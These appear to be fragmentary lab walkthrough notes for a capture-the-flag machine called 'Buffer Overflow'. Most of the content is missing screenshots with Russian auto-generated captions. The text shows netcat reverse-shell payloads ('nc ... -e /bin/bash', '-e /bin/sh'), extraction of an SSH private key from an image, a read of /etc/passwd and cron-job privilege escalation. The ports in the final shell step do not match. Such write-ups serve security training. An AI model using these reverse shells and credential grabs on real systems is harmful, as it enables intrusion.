MACHINE BUFFER OVERFLOW

1. Nmap Scanning

Изображение выглядит как текст

Автоматически созданное описание

Port 80

Изображение выглядит как текст

Автоматически созданное описание

Изображение выглядит как текст


Автоматически созданное описание

Изображение выглядит как текст

Автоматически созданное описание

www-data rce

0987654321098765432109876543210987654321nc\ 10.0.2.14\ 1234\ -e\ /bin/bash



$ cd var/www/ssl/secure\_notes

$ strings secure.png

(copy the id\_rsa key and auth to ssh chmod 600 id\_rsa)

$ cat /etc/passwd

Изображение выглядит как текст

Автоматически созданное описание

User:

Изображение выглядит как текст

Автоматически созданное описание

Getting pspy64 <https://github.com/DominicBreuker/pspy>

Изображение выглядит как текст

Автоматически созданное описание

<https://www.hackingarticles.in/linux-privilege-escalation-by-exploiting-cron-jobs/> - creation resources

Изображение выглядит как текст

Автоматически созданное описание

nc 10.0.2.5 1234 -e /bin/sh with nc -lvp 4444 on the attacker

Изображение выглядит как текст

Автоматически созданное описание

Root

Изображение выглядит как текст

Автоматически созданное описание